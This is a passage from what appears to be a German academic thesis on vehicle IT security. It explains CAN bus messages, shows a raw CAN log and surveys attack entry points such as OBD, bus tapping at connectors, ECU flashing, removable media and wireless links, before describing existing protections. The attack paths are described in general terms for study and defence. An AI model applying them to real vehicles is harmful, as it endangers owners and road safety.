[5] Vereinzelte Ausnahmen sind diesbezüglich insbesondere bei Infotainment-bezogenen Systemen zunehmend zu beobachten, die teils z.B. aus der Desktop-IT-Domäne entlehnte Softwareumgebungen auf Linux-Basis (vgl. $R_{5.5}$ in Abschnitt 3.1.6) oder des Microsoft-Konzerns einsetzen.

Bitflags für Ein-/Aus-Zustände) bis hin zu feiner aufgelösten Integer- oder Fließkommazahlen oder Zeichenketten können frei definierbare Zusammenstellungen von Signalen als ein Nachrichtentyp festgelegt werden. Abbildung 14 zeigt den (zu Illustrationszwecken in Vector CANoe 7.0 [Vect14] erstellten) Aufbau einer beispielhaften CAN-Nachricht mit einer Aufteilung von 10 unterschiedlich umfangreichen Signalen auf 5 Nutzdatenbytes.
Darüber umfasst der Aufbau einer CAN-Nachricht weitere Informationen, die insbesondere für die Kommunikationsabwicklung und Erkennung von Übertragungsfehlern erforderlich sind (siehe Abbildung 15). Diese beinhalten verschiedene Steuerbits, die z.B. über den sog. Data Length Code (DLC) die Anzahl vorhandener Nutzdatenbytes angeben, und über eine 15-Bit-Prüfsumme (Cyclic Redundancy Check / CRC) die Detektion von Übertragungsfehlern ermöglichen. Abschließend folgen durch die Empfänger zu setzende Felder für eine positive Empfangsbestätigung bzw. – im Fall erkannter Übertragungsfehler – für eine Negativ-Quittierung (Error Frame), welche ein empfängerseitiges Verwerfen und senderseitiges Neusenden der Nachricht einleitet. Diese Einzelheiten des Sende-/Empfangsvorgangs inklusive der Fehlererkennung und -behandlung erfolgen bereits hardwareseitig im verbauten CAN-Controller-Baustein. In der Regel ist daher die Kenntnis dieser Details für die Anwendungsentwickler nicht erforderlich (ihnen genügt typischerweise die o.g. abstrakte Sicht) bzw. es bestehen auch keine Möglichkeiten zur anwendungsseitigen Beeinflussung und/oder Einsicht dieser Vorgänge.




Abbildung 15: Schematischer Aufbau einer CAN-Nachricht (nach [ZiSc11])

Ein CAN-Bus kann mit verschiedenen Bandbreiten betrieben werden. Gängig sind bis zu 125 kbit/s für fehlertolerantere Low-Speed CAN-Netzwerke nach ISO 11898-3 (die auch auf Eindrahtleitungen oder bei einadrigen Kabelbrüchen/Kurzschlüssen auf Zweidrahtleitungen lauffähig sind) sowie High-Speed CAN-Netzwerke mit 500 kbit/s nach ISO 11898-2. In letzteren sind Nutzdatenraten von bis zu 34 KB/s erzielbar [ZiSc11].

Beispiel typischer automotiver CAN-Kommunikation

Zur Veranschaulichung typischen Datenverkehrs auf einem automotiven CAN-Bus zeigt Abbildung 16 einen beispielhaften Auszug (ca. 170 ms) der CAN-Kommunikation eines realen Fahrzeugs. Das Log wurde während des Leerlaufs in einem Low-Speed CAN-Bus (Komfort- und Türsysteme) des Fahrzeugs aufgezeichnet und enthält 46 auf den Zeitraum des Auszugs entfallende Nachrichten.
Pro Zeile aufgeführt sind jeweils der Zeitstempel des Zeitpunkts, zu dem die Nachricht beim verwendeten CAN-Interface einging, die hexadezimal notierte CAN-ID der Nachricht (niedrigerer Wert = höhere Priorität), die Länge der enthaltenen Nutzdaten (der als Teil der Steuerbits übertragene Data Length Code / DLC) und die eigentlichen Nutzdaten.
Sowohl der Nachrichtentyp (CAN-ID) als auch die Nutzdaten sind in Abbildung 16 als Rohdaten (Integerwert bzw. Rohbytes) angegeben, da das zugrundeliegende Beispiel-Log aus Black-Box-Sicht angefertigt wurde. Für eine menschenlesbarere Form könnten grundsätzlich auch textuelle Entsprechungen des Nachrichtentyps sowie der einzeln darstellbaren Signale im Nutzdatenfeld dargestellt werden (vgl. Abbildung 14). Diese herstellerseitig definierte CAN-Syntax und -Semantik wird jedoch typischerweise durch die Hersteller geheim gehalten bzw. nur nach Bedarf an Vertragspartner (z.B. Zulieferer) ausgehändigt. Internetcommunities wie CANhack.de [Canh14], in denen u.a. manuell erarbeitete Erkenntnisse zur Nachrichtensyntax von Fahrzeugmodellen verschiedener Hersteller ausgetauscht werden, belegen jedoch den begrenzten Nutzen dieses Security-by-Obscurity-Ansatzes (siehe Abschnitt 2.1.5).
Ein Großteil der beobachtbaren CAN-Nachrichten wird periodisch gesendet. Im Auszug aus Abbildung 16 trifft dies beispielsweise auf die Nachrichten mit den IDs 0x470 und 0x531 zu, die jeweils 4x in Abständen von 50 ms zu beobachten sind (= 20 Nachrichten pro Sekunde),

mehrere andere Nachrichtentypen tauchen zudem jeweils 2x in einem Abstand von 100 ms auf. Zudem besteht die Möglichkeit, dass CAN-Nachrichtentypen auch (ausschließlich oder zusätzlich) ereignisgesteuert gesendet werden, z.B. unmittelbar auf das Betätigen eines Schalters hin.
Neben dem einfachen Austausch von Mess- Regel und Steuerdaten bis zu einem Umfang von 8 Bytes ist auch der Versand größerer Datenblöcke möglich – was beispielsweise i.d.R. bei der Implementierung flexibler Diagnoseprotokolle (vgl. Abschnitt 2.4.2) erforderlich wird. Ergänzend zu den CAN-Spezifikationen in ISO 11898, die keine Vorgaben zu den Schichten oberhalb des *Data Link Layers* (Layer 2 des ISO/OSI Schichtenmodells) machen, wurden inzwischen mehrere auf CAN aufbauende Protokolle spezifiziert. Z.B. werden auf dem *Transport Layer* (Layer 4 des ISO/OSI Schichtenmodells) Transportprotokolle zum Versand größerer Datenblöcke über CAN (durch Aufteilung auf bis zu 8 Byte große Teilnachrichten) spezifiziert, beispielsweise als „ISO-TP“ in ISO 15765-2. Ein Beispiel für CAN-basierte Protokolle auf dem *Application Layer* (Layer 7 des ISO/OSI Schichtenmodells) sind Diagnoseprotokolle wie z.B. „Unified Diagnostic Services“ (UDS, ISO 14229 und ISO 15765-3).

Zeit-stempel (Sekunden)	CAN-ID	DLC	Nutzdaten	Zeit-stempel (Sekunden)	CAN-ID	DLC	Nutzdaten
272.51816	3C3	8	34 12 00 00 80 F0 00 C9	272.61634	403	6	0A 01 00 00 00 00
272.52078	531	4	00 00 90 90	272.61816	3C3	8	34 12 00 00 80 90 00 29
272.52252	401	6	02 01 00 00 00 00	272.62076	531	4	00 00 B0 B0
272.53084	470	5	00 11 00 00 00	272.62817	527	8	10 01 00 60 7A 87 89 00
272.53403	5EF	3	00 00 50	272.63096	470	5	00 11 00 00 00
272.55789	621	5	20 78 44 25 02	272.63806	3C1	6	01 00 00 00 C8 00
272.56271	653	3	81 00 A4	272.65627	62F	4	00 00 00 00
272.56754	551	1	02	272.65741	65F	8	01 5A 5A 5A 31 4B 5A 36
272.57077	531	4	00 00 A0 A0	272.65830	621	5	20 78 44 25 02
272.57183	402	6	03 01 00 00 00 00	272.66094	40A	6	0B 01 00 00 00 00
272.57823	359	8	18 01 00 02 00 2B 00 00	272.66314	655	8	75 00 E0 0F 5C 00 00 40
272.58030	3B5	6	00 00 01 8C 00 00	272.66754	551	1	02
272.58125	470	5	00 11 00 00 00	272.67073	531	4	00 00 C0 C0
272.58218	5DD	5	00 00 91 00 00	272.67157	575	4	47 80 00 80
272.58814	35B	8	00 F8 0C 89 00 19 C2 A3	272.67224	5D1	2	10 00
272.59141	2C3	1	07	272.67300	635	3	00 00 00
272.59521	381	6	01 0C 01 8C 00 00	272.67734	591	7	03 00 0A 18 40 34 00
272.59602	383	3	00 00 03	272.67855	359	8	18 01 00 02 00 2B 00 00
272.59818	555	8	E0 5D 80 02 68 00 00 6E	272.68037	3B5	6	00 00 01 8C 00 00
272.60256	3E1	8	30 00 2A 0E 17 00 00 00	272.68132	470	5	00 11 00 00 00
272.60779	151	4	00 A0 74 D4	272.68224	5DD	5	00 00 91 00 00
272.61180	2C1	5	00 00 00 00 00	272.68814	35B	8	00 F8 0C 89 00 19 C2 A3
272.61295	651	6	C0 03 50 0F 29 48	272.69150	2C3	1	07

Abbildung 16: Beispielhafter CAN-Datenverkehr eines realen Fahrzeugs

Für detailliertere Hintergründe zu dieser und den weiteren vorab genannten Bustechnologien und darauf aufsetzenden Protokollen sei an dieser Stelle zusätzlich auf ausführliche Fachliteratur wie [ZiSc11] verwiesen.

2.4.5 Zugriffsmöglichkeiten und Schnittstellen zur fahrzeuginternen IT

Insbesondere vor dem betrachteten Hintergrund unautorisierter Zugriffe auf automotive IT werden in diesem Abschnitt zunächst Beispiele grundsätzlicher Zugriffsmöglichkeiten und bestehender sowie zukünftiger Schnittstellen vorgestellt. Diese unterscheiden sich aus Sicht eines Angreifers teils bezüglich ihrer Praktikabilität und der erforderlichen Art des Fahrzeugzugangs, was abschließend am Beispiel typischerweise erforderlicher Zugangsvoraussetzungen diskutiert wird. Der Fokus der Auflistung liegt auf Zugriffen zu digitalen Fahrzeug-IT-

Komponenten. Zugriffe auf analoge Komponenten wie Sensoren/Aktoren und ihre Kabelverbindungen sind darüber hinaus teils auf ähnliche Weise möglich, werden an dieser Stelle jedoch nicht explizit mit betrachtet.

OBD-Schnittstelle

Die in Abschnitt 2.4.2 bereits kurz eingeführte Schnittstelle zur On-Board-Diagnose (OBD) ist meist im Fahrzeuginnenraum im Bereich unter dem Lenkrad verbaut. Wie auch in der Einführung erwähnt, können neben dem international standardisierten OBD Protokoll für emissionsrelevante Komponenten über die OBD-Schnittstelle in der Regel weitere, typischerweise herstellerspezifische Protokolle abgehandelt werden. Entgegen dem OBD-Protokoll lassen sich über diese hauptsächlich zu Servicezwecken bestimmten Protokolle i.d.R. Verbindungen zu sämtlichen verbauten Steuergeräten aufbauen. Typische Anwendungszwecke sind das bei der Fehlersuche hilfreiche Auslesen von Fehlerspeichern, vielfältige Konfigurationsänderungen oder das Einspielen von Softwareupdates.

Neben den offiziellen, herstellereigenen Diagnoselösungen und -geräten sind für Fahrzeuge vieler Hersteller auch kompatible Diagnoseprodukte unabhängiger Anbieter am Markt verfügbar, die oft einen ebenbürtigen Funktionsumfang aufweisen. Durch die Konzeption als kabelgebundene Diagnosesteckdose setzt das Herstellen eines logischen Zugangs zur OBD-Schnittstelle i.d.R. den physischen Zugang zum Fahrzeuginnenraum voraus.
Auch wenn an der OBD-Schnittstelle ein CAN-Bus anliegt, über den sämtliche Steuergeräte zu Diagnosezwecken erreichbar sind (zumindest unter Verwendung herstellerspezifischer Protokolle), bietet sie nicht zwangsläufig freien Lese-/Schreibzugriff auf die internen Busnetzwerke. Teils sorgen entsprechende Filterfunktionen (z.B. des Gateways) für eine Isolation zu den internen Netzwerken (vgl. Abschnitt 2.4.2). Bei entsprechenden Fahrzeugen sind demnach am Diagnose-Bus ausschließlich die zu aktiven Sitzungen gehörenden Nachrichten sichtbar und darüber hinaus eingespielte Nachrichten werden vom Gateway-Steuergerät ignoriert bzw. verworfen.

Direkter Buszugriff

Eine weitere Zugriffsmöglichkeit auf die Bussysteme besteht im direkten Zugriff auf die jeweiligen internen Busleitungen. Hierzu muss zunächst eine Position im Fahrzeug identifiziert werden, von der die Leitungen des entsprechenden Busses erreichbar sind. Diese sind häufig sehr einfach zu erkennen, z.B. aufgrund typischer farblicher Markierungen oder die bei Zweidrahtbussen wie CAN aus Gründen der elektromagnetischen Verträglichkeit (EMV) typische Verdrillung (Abbildung 17 links). Teilweise sind Busleitungen durch nachlässige Positionierung der Hersteller (z.B. in exponierten Teilen wie Seitenspiegeln oder im Fahrwerk) sogar ohne Zugang zum Fahrzeuginneren erreichbar. Durch Herstellen eines elektrischen Kontakts kann i.d.R. anschließend ein zusätzlicher Teilnehmer (z.B. ein an einen PC angebundenes Businterface) in den Bus eingebracht werden. Dies kann z.B. mittels Durchstechens der Isolierung oder temporären Durchschneidens der Kabel erfolgen, ist häufig jedoch auch einfach und spurenarm an Steckverbindern (Abbildung 17 rechts) möglich.




Abbildung 17: Lokalisierung von Buskabeln im Kabelbaum (l.) und an Steckverbindern (r.)

Bei den bislang vergleichsweise seltener anzutreffenden Bussystemen, die Lichtwellenleiter als physikalisches Übertragungsmedium nutzen (z.B. MOST) ist ein „Anzapfen“ bestehender

Leitungen in der Praxis schwieriger, da deren Funktionalität durch mechanische Eingriffe leicht beeinträchtigt werden kann. Das Einbringen eines zusätzlichen Teilnehmers kann jedoch alternativ an bestehenden Steckverbindern erfolgen (z.B. durch zeitweises Ersetzen des dort vorgesehenen Busteilnehmers oder durch Einsatz geeigneter Adapterkabel).

Invasiver Steuergerätezugriff

Eine weitere Möglichkeit unautorisierter Zugriffe auf automotive IT sind hardwareinvasive Eingriffe in einzelne Steuergeräte. Eine beispielhafte, im Tuning-Bereich verbreitete Strategie ist das Ändern von Kennfeldern in Flash-Speichern. Verbreitete Vorgehensweisen umfassen physische Manipulationen wie das Entfernen/Auslöten entsprechender Bausteine (zum externen Umprogrammieren oder zum Austausch gegen ein bereits manipuliertes Element) oder das Schaffen elektronischer Zugänge zu Debugschnittstellen der verbauten Mikrocontroller, um z.B. entsprechende logische Änderungen im Betrieb vorzunehmen.

Einschübe für Wechselmedien

Insbesondere elektronische Geräte im Infotainment-Bereich weisen häufig Einschubslots für digitale Wechselmedien auf. Beispiele sind Abspielgeräte für Audio- und Videodaten oder Navigationssysteme, die auf diese Weise ihr Kartenmaterial beziehen. Anzutreffen sind neben optischen Datenträgern wie CD, DVD oder BluRay zunehmend auch flashspeicherbasierte Medien wie SD-Karten oder USB-Sticks. Häufig implementieren die Hersteller entsprechender Geräte über diese Wechselmedienzugänge eine alternative/komfortablere Möglichkeit für Firmware-Updates.

Funkschnittstellen

Zudem ist eine Vielzahl bereits vorhandener sowie für die Zukunft geplanter Funkschnittstellen zu beachten, die (teils unter Voraussetzung weiterer Schwachstellen) ebenfalls als potentielle Ansatzpunkte für unautorisierte Interaktionen mit der Fahrzeug-IT zu beachten sind.
Bzgl. verschiedener unidirektionaler Funkschnittstellen im Automobil sind als wohl gängigstes Beispiel AM/FM-Rundfunkempfänger zu nennen. Als Empfänger z.B. herkömmlicher UKW-Sender extrahieren diese aus dem analogen Eingangssignal bereits auch verschiedene digitale Informationen, darunter textuelle Senderinformationen (über Radio Data System / RDS) und Verkehrsmeldungen, die vom Navigationssystem weiterverarbeitet werden (Traffic Message Channel / TMC). Mit den Digital Audio Broadcasting (DAB, DAB+) Standards ist zudem die digitale Übertragung des Hörprogramms bereits angelaufen und wird von zunehmend vielen Geräten unterstützt. Auch der Empfang für Satellitensignale z.B. des Global Positioning Systems (GPS), welches von der überwiegenden Zahl von Navigationssystemen zur Positionsermittlung eingesetzt wird, kann als eine solche unidirektionale Funkschnittstelle angesehen werden.
Für bidirektionale Kommunikationsverbindungen nach außen (z.B. für diverse Dienste des Herstellers oder Internetanwendungen) spielen heute Mobilfunktechnologien wie GSM, UMTS oder LTE eine große Rolle [MiFi14]. Für eine Vielzahl von Anwendungsfällen zeichnet sich eine zukünftige Ablösung dieser Technologien durch die Car-to-X-Kommunikation (Abschnitt 2.4.2) ab. Für die Zukunft sind zudem drahtlose Zugänge zur On-Board-Diagnose geplant (siehe Abschnitt 2.4.2). Da ein Drahtloszugang zur Fahrzeugdiagnose über Bluetooth- oder WLAN-Adapter bereits heute „nachgerüstet“ werden kann, sind Remote-Verbindungen zum Diagnoseinterface bereits heute zunehmend relevant, das grundsätzlich bereits auch eine von außerhalb des Fahrzeugs angreifbare Schnittstelle darstellen kann. Für eine Vielzahl Anwendungen (von z.B. Freisprecheinrichtungen bis hin zu vielfältigen Infotainmentangeboten) erfolgt über Drahtlos-Schnittstellen wie z.B. Bluetooth oder WLAN auch eine zunehmend komplexe Einbindung von Mobiltelefonen bzw. Smartphones und teils weiteren externen Consumer-Geräten (siehe z.B. [Mcaf11]).
Auch die Kommunikation verschiedener Fahrzeugkomponenten untereinander erfolgt teils per Funk, z.B. die Übermittlung von Messwerten durch Reifendrucksensoren sowie die Kommunikation mit dem Fahrzeugschlüssel (i.d.R. für Zugangskontrolle/Fernsteuerung und Wegfahrsperre) und kann unter Umständen unberechtigte Zugriffe von außen ermöglichen.

Aufgliederung nach typischen Zugangsvoraussetzungen

Tabelle 3 gibt eine Übersicht über die Zugangsvoraussetzungen, die für die vorgestellten generellen Zugriffsmöglichkeiten mindestens erforderlich sind. Hierbei wird unterschieden zwischen folgenden typischen Zugangsvoraussetzungen:

- ***Entfernt:*** Aus einer Position ohne Möglichkeit eines physischen Zugangs zum Fahrzeug, ausschließlich logische Zugriffe insbesondere über Funkverbindungen.
  - Z.B. Angreifer am Straßenrand oder im Internet
- ***Lokal extern:*** Lokaler Zugang und physischer Zugriff von außen (kein Zugang ins Fahrzeuginnere). Beinhaltet die Möglichkeiten von „Entfernt“ (s.o.).
  - Z.B. Angreifer mit Zugang zu Parkplatz/Garage
- ***Lokal intern:*** Lokaler Zugang und physischer Zugriff in den Fahrzeuginnenraum und Motorraum. Beinhaltet die Möglichkeiten von „Lokal extern“ (s.o.).
  - Z.B. Besitzer, Fahrer/Mieter, Werkstattpersonal, …

Die Einschätzungen in Tabelle 3 beziehen sich dabei auf die (mindestens) erforderlichen Zugangsvoraussetzungen, d.h. je nach Schnittstelle / Implementierung muss ein Angreifer im Einzelfall noch Aufwände für teils zusätzlich zu überwindende Hürden (z.B. Schwachstellenidentifikation und -ausnutzung) erbringen.

		Entfernt	Lokal extern	Lokal intern
On-Board-Diagnose (kabelgebunden)		–	–	✔
Direkter Buszugriff		–	(✔)[1]	✔
Invasiver Steuergerätezugriff		–	–	✔
Einschübe für Wechselmedien		(✔)[2]	(✔)[2]	✔
Funkschnittstellen	Radio (inkl. RDS, TMC etc.)	✔	✔	✔
	Mobilfunk (GSM, UMTS, LTE etc.)	✔	✔	✔
	Car-to-X (IEEE 802.11p)	✔	✔	✔
	On-Board-Diagnose (drahtlos)	✔	✔	✔
	Einbindung Consumergeräte	(✔)[3]	(✔)[3]	✔
	Interne Drahtloskommunikationen	(✔)[3]	(✔)[3]	✔

[1] Zum Beispiel im Fall exponierter Busleitungen, die von außen mit realistischem Aufwand zugänglich gemacht werden können (z.B. Zurückklappen eines Seitenspiegels)

[2] Zum Beispiel durch Einsatz von Social-Engineering-Techniken wie Übermitteln eines präparierten Datenträgers an den Fahrzeugführer unter falschem Vorwand (z.B. bzgl. enthaltener Musik)

[3] Abhängig von der Reichweite der angreiferseitig sowie fahrzeugintern eingesetzten Antennen

Tabelle 3: Zugangsvoraussetzungen verschiedener prinzipieller Zugriffsmöglichkeiten

Zur Relevanz des Missbrauchspotentials für unautorisierte Zugriffe

Entsprechende Schnittstellen automotiver Systeme bergen folglich in der Praxis großes Missbrauchspotential. Dies bestätigen z.B. die Autoren des Fachmagazinbeitrags [EbLe13]:

> *Heute übliche Kommunikationssysteme bieten offene Schnittstellen, beispielsweise DVDs, USB, Bluetooth und Wartungsschnittstellen, über die Viren und Trojaner in die jeweiligen eingebetteten Betriebssysteme eingebracht werden können. Häufigstes Angriffsszenario sind die omnipräsenten Smartphones. Sie sind in der Regel ungeschützt, werden aber gleichzeitig als vertrauenswürdig deklariert. Diese Bedrohungen wachsen, denn der zunehmende Einsatz von standardisierten Komponenten und offenen Schnittstellen ruft Hacker auf den Plan.*
>
> [EbLe13]

Dass dem Missbrauchspotential vieler der vorgestellten Schnittstellen tatsächlich eine praktische Relevanz zukommt, konnte in den vergangenen Jahren mehrfach aufgezeigt werden und war Gegenstand mehrerer akademischer Beiträge sowie der öffentlichen Berichterstattung. Anhand mehrerer Beispiele entsprechender unautorisierter Interaktionen zeigen dies z.B. die im Rahmen dieser Arbeit vorgenommenen Laboruntersuchungen (Abschnitt 3.2) sowie zwischenzeitliche Veröffentlichungen weiterer Forscher wie z.B. die teils bereits erwähnten Untersuchungen an Komplettfahrzeugen von [KCR+10] und [MiVa13].
Mit Fokus auf die nach Tabelle 3 für externe Angreifer besonders relevanten (Funk-) Schnittstellen finden sich in weiteren Quellen z.B. demonstrierte Angriffe auf Reifendrucksensoren [RMM+10] und zum Einspielen gefälschter Verkehrsinformationen [BaBi07] sowie Hinweise auf die mutmaßlichen Infektion eines OnBoard-Computers durch ein Mobiltelefon [Kasp05]). Weitere Beispiele praktisch demonstrierter Angriffe von außen werden in der ebenfalls bereits erwähnten Publikation [CCK+11] vorgestellt.

2.5 Automotive IT-Sicherheit – Stand der Technik und Forschung

Unter den durch die Hersteller derzeit am Markt angebotenen Fahrzeugen befinden sich die – hinsichtlich der Safety – vermutlich sichersten Fahrzeuge seit der Erfindung des Automobils. Währenddessen weist die IT-Sicherheit (Security) der eingebetteten IT auch bei den derzeit modernsten Fahrzeugen typischerweise noch deutliches Erweiterungspotential auf. Diese Tatsache resultiert zu einem großen Teil daraus, dass das Automobil in der Vergangenheit lange Zeit noch als geschlossenes IT-System angesehen wurde (vgl. Abschnitt 1.2). Daher spielte eine Berücksichtigung der IT-Sicherheit bei dem Entwurf der weitaus größten Teile des Gesamtsystems bislang kaum eine Rolle.
Als Stand der Technik werden im folgenden Abschnitt 2.5.1 zunächst wesentliche Beispiele von vorhandenen Teilsystemen aktueller Fahrzeuge vorgestellt, bei denen der Einsatz von Maßnahmen und Konzepten der IT-Sicherheit bereits heute punktuell etabliert ist. Das hierdurch aktuell erreichte Schutzlevel wird anschließend in Abschnitt 2.5.2 unter Bezugnahme auf Beispiele aus Forschung und Praxis bewertet.
Als Stand der Forschung liefert abschließend Abschnitt 2.5.3 einen Überblick über Forschungsprojekte und -veröffentlichungen, die IT-Sicherheitskonzepte für den automotiven Kontext erarbeitet und vorgeschlagen haben und teils ganzheitlichere Ansätze verfolgen, um die IT-Sicherheit zukünftiger Automobile insgesamt zu erhöhen.

2.5.1 Stand der Technik: Bislang abgesicherte Systeme

Als bereits etablierte Einsatzbelege von IT-Sicherheit in Fahrzeugen können einzelne Beispiele verschiedener, inhaltlich abgeschlossener Teilfunktionalitäten genannt werden. Insbesondere zur Adressierung bekannter Formen/Ziele der Fahrzeugkriminalität enthalten diese Systeme i.d.R. kryptographische Verfahren und Protokolle, um einzelne sensitive Informationen und Funktionen gegen unautorisierte Zugriffe zu schützen. Typische Beispiele sind:

Wegstreckenzähler

Eines der klassischen Ziele von Manipulationen an automotiven Systemen ist die Änderung des Wegstreckenzählers („Kilometerstand“), wobei hier meist eine Erhöhung des Wiederverkaufswerts durch eine Reduktion der angezeigten Laufleistung angestrebt wird.
Als Beispiel einer Gegenmaßnahme auf rechtlicher Ebene (Abschnitt 2.1.4) ist Tachomanipulation in Deutschland seit 2005 nach §22b StVG grundsätzlich verboten.
Zusätzlich kommen verschiedene technische Maßnahmen zum Einsatz, um unautorisierte Änderungen des Kilometerstands zu verhindern. Beispielsweise hinterlegen einige Hersteller die Laufleistung nur in verschlüsselter und/oder durch zusätzliche Prüfsummen gesicherter Form im Flash-Speicher, um deren Identifikation und Manipulationen zu erschweren bzw. verhindern. Zum Schutz des gespeicherten Kilometerstands werden teilweise bereits auch sichere Hardwareelemente verbaut, die zukünftig auch Grundlage bereiter ausgelegter Schutzfunktionen werden sollen (siehe Beispiele aus der Forschung in Abschnitt 2.5.3).
Auch werden für Werkstätten teils vorgesehene Möglichkeiten zum Ändern der Laufleistung durch technische Maßnahmen gegen unautorisierte Verwendung geschützt. Bei einzelnen Herstellern wird z.B. das per Diagnosesoftware mögliche Anlernen eines neuen Kilometerstands am Kombiinstrument (wie es etwa beim Austausch eines beschädigten Geräts erfor-

derlich wird), nur von fabrikneuen (Ersatz-)Geräten akzeptiert. Sicherheitsrelevante Servicefunktionen wie diese werden zudem häufig mittels Zugriffsschutzverfahren gegen unautorisierte Verwendung abgesichert. Eine verbreitete Voraussetzung ist die vorausgegangene erfolgreiche Authentifizierung des Diagnosetesters mittels eines sog. „Seed-and-Key"-Verfahrens. Hierbei sendet das Steuergerät dem Diagnosetester einen (i.d.R. zufälligen) Initialisierungswert („Seed"), aus dem dieser mit einem geheimen Algorithmus ein Ergebnis berechnet und als „Key" an das Steuergerät zurückschickt. Dieses vergleicht diesen Wert mit dem unter Verwendung desselben Verfahrens ermittelten Wert und gewährt bzw. verweigert entsprechend die entsprechenden Zugriffe (siehe [ZiSc11]). Vergleichbare Authentifizierungskonzepte sind in der Desktop-IT-Sicherheit auch als „Challenge-Response-Verfahren" bekannt (siehe z.B. Abschnitt 10.2.3 in [Ecke08]).

Schließsystem

Das Schließsystem dient der Zugangskontrolle zum Fahrzeug. Es dient damit primär dem Einbruchschutz, d.h. es soll unautorisierten Zugang zum Innenraum unterbinden bzw. soweit erschweren, dass der potentielle Dieb den Versuch nach einer gewissen Zeitspanne abbricht. Die Fahrzeugsschlüssel nahezu aller aktuellen Modelle und Hersteller enthalten eine Elektronik mit Funkanbindung. Meist umfasst diese eine integrierte Fernbedienung, mit der der Fahrer das Fahrzeug aus der Entfernung auf- und zuschließen kann (i.d.R. mit visueller Bestätigung durch das Fahrzeug).
Während frühe Realisierungen für Replay-Angriffe (Abschnitt 2.1.7) anfällig waren [Mcaf11], wird dieser Angriffsvektor in jüngeren Funkschlüsselgenerationen i.d.R. durch Einsatz kryptographischer Verfahren adressiert. Ein Beispiel für ein bei Funkschlüsseln gängiges Verfahren, das mit effizienten symmetrischen kryptographischen Algorithmen – z.B. Block-Chiffren oder Keyed-Hash Message Authentication Codes (HMAC) – umgesetzt werden kann, ist der Einsatz sogenannter Rolling Codes. Hierbei wird jeder Fahrzeugschlüssel bei der Fertigung mit einem individuellen Geheimnis versehen. Bei Betätigung der Fernbedienung wird der (jeweils inkrementierte) Stand einer Zählervariable an das Fahrzeug mitgesendet, der dort mit dem erwarteten Zählerstand (zzgl. einer gewissen Toleranz) verglichen wird. Bei der Übertragung wird der Zählerstand auf Basis des o.g. Geheimnisses kryptographisch gegen unautorisierte (Lese-)Zugriffe abgesichert (Details zu entsprechenden Umsetzungen finden sich z.B. in [Wolf09]). Durch den ständig wechselnden Inhalt der Funknachrichten der am Fahrzeug angelernten Fahrzeugschlüssel werden die Erfolgsaussichten einer unautorisierten Authentifizierung auf Basis einfacher Replay-Angriffe nahezu vollständig eliminiert.

Wegfahrsperre

Primäres Ziel der Wegfahrsperre ist es sicherzustellen, dass die Motorfreigabe zum Fahrzeugstart nur in Anwesenheit eines berechtigten Fahrers erfolgt. Damit dient sie als eine weitere Sicherheitsstufe zum Diebstahlschutz, sobald sich ein Dieb (ggf. unter elektronischer oder mechanischer Umgehung des Schließsystems) den Zugang zum Fahrzeug-Inneren bereits verschaffen konnte. Die Wegfahrsperre ist i.d.R. an eine elektronische, funkbasierte Authentifizierung des Fahrzeugschlüssels gekoppelt, z.B. auf Basis eines Challenge-Response-Protokolls (s.o.). Sie kommt somit auch bei Fahrzeugen mit mechanischem Zündschloss zum Einsatz, um auch mechanisch nachgemachte Schlüssel zurückweisen zu können. Die unter Nutzung von z.B. RFID-Transpondern abgewickelte Drahtloskommunikation wird hierbei teils durch dieselben kryptographischen Verfahren abgesichert, die auch vom Schließsystem (s.o.) mitverwendet werden (siehe z.B. [FrDC11]).

Firmwareupdates (Flashware)

Um automotive IT-Systeme gegen das Einspielen unautorisierter Software (z.B. Fremd- oder manipulierte Originalsoftware) zu schützen, werden zunehmend auch vorhandene Schnittstellen zur Aktualisierung von (Steuergeräte-)Software über kryptographische Verfahren abgesichert. Diese sollen es den Steuergeräten u.a. ermöglichen, die sog. Flashware vor der Übernahme bzgl. Authentizität und Integrität zu überprüfen und dadurch die rechtmäßige Herkunft und Unversehrtheit der Daten feststellen zu können.
In diesem Kontext zu nennen ist beispielsweise die Herstellerinitiative Software (HIS), in der verschiedene deutsche Automobilhersteller (u.a. Volkswagen, BMW und Daimler) mit dem

Ziel einheitlicher Standards ihre Aktivitäten zu automotiver Software bündeln [HIS14]. Mit Blick auf die o.g. Problematik wurde durch HIS u.a. ein Security-Modul für die Flash-Programmierung entworfen, welches über digitale Signaturen die Integrität und Authentizität einzuspielender Software überprüft. Auch hierfür herstellerseitig erforderliche infrastrukturelle Maßnahmen wie z.B. Public Key Infrastrukturen (PKI) sind in HIS behandelt worden.
